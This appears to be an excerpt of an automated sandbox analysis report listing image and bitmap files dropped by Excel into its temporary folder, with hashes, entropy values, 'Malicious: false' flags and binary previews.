C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\844FB223.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....l."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB00B8D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o.:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B06673B1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B06673B1.png	
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:..............sM....p..p-..y]...t7'.D)....../...k. ...pzos.......6;,..H.....U..a..9..1...$......*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,......i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J. +......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B5220394.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)======================== ========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(... (...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B706F95.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788
Entropy (8bit):	5.524090807303161
Encrypted:	false
SSDEEP:	96:wxd+CHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:w/GTrZuloOSGZboS/C93n+KuI
MD5:	2DC1FA3D143AF37AE6BF32BD5279807F
SHA1:	E05DF2F3C52920261D04185E2949F0D4AC29DE94
SHA-256:	5A2D38ACF3A1466C315DDCB11D93687194B9771D706D797AB8007D1EE17F1AC3
SHA-512:	E6EB334AC9664DDA7A3AD084903C789D4999DA0099514D007ADDBE47F3F6AF11CCC47D5173B60E08563C967BF23E0751B108C918EC0BC54008694C52BB784D D
Malicious:	false
Preview:	....l...).......u...<.........../....... EMF....l..........................8...X...................?.................................C...R...p..................................S.e.g.o.e. .U.I.. ......@.6.).X.......d.....................p....p....\.................p.......<5.u..p....`.p.A@.$y.w..;..............w..;.$.......d.......T...^.p.....^.p..;...;..<;.....-.......<.w................<.9u.Z.v....X.n.....A @........................vdv......%..................................r..................'..........(...(.................?...........?................l...4...........(...(...(...(..... ....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{]XP~]WS.^ZS.`[T.c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BFF102BC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BFF102BC.jpeg

Preview:	......JFIF..............Exif..MM.*......@......../..@..................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)======================== =========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz..?..Z(... (...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C1049B6B.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF..) ..(...!1!%)-.....383,7(..,..........+...7++++-+++++++++++++++---++++++++-++++++++++++++++.........."................................. .....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl...............f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D04FC42A.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C..C...r...."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D09B8670.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF.................................... .... !....!..!) ..&.".#1!&)+... "383-7(-.-...........-...------0--------+------------------+-------------........M.."..E......................!. ..1A"Q.aq..2B..#R..3b...$r..C......4DSTcs..Q.A............?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.........{....X.;...4.D.o'..R...sV8....rJm....2Est-.......U.@......\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l......1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P........aY.....S.R.....Y...(D.|..10........... ..l..|F...E9*...RU:.P...p$.'......2.s.-....a&.@..P.....m.... ......L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DE70FDC8.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DE70FDC8.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7.....,UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED60BCE4.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123834020823337
Encrypted:	false
SSDEEP:	3072:z34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:74UcLe0JOcXuunhqcS
MD5:	1934AF66FCAFE8AE17EFC6A270BB4D70
SHA1:	FBA1DD045B0D867585F8BE0356944307317C889B
SHA-256:	F494B606D36A5E5CF2BB51773659EB2AA54EC39AEE92988D5B1DE68426251DAC
SHA-512:	FFE9390608A0E6029601EF9DCB6C0C46BD8F6BE7DCB213DECB15FB4EFAA6FB947BC606A32CF9FCE97306AE136CB5C8794E7C65E085537D058332A9515AFD3334
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$.....o..f.Y.@.. %.....o...o.....|.o...o.RQ$[\|.o.t.o.....o.`.o.$Q$[\|.o.t.o. ...Id.Yt.o.\|.o. .....d.Y.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....o.X...t.o. ..o..8.Y.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EFA4CF16.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv. v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0 v.x.^....{..=...3..a0\7.\|...5())...}<vlQs. .. ..K>].....3..K.[.nE..Q..E.....\_2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..` F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8. 9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{. .@]......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F07481F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F07481F.png	
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,...."*(.G.L.{'?..z.w.93..''.....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. .,,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4F5B.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4F5C.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso4F5D.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoFB8E.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
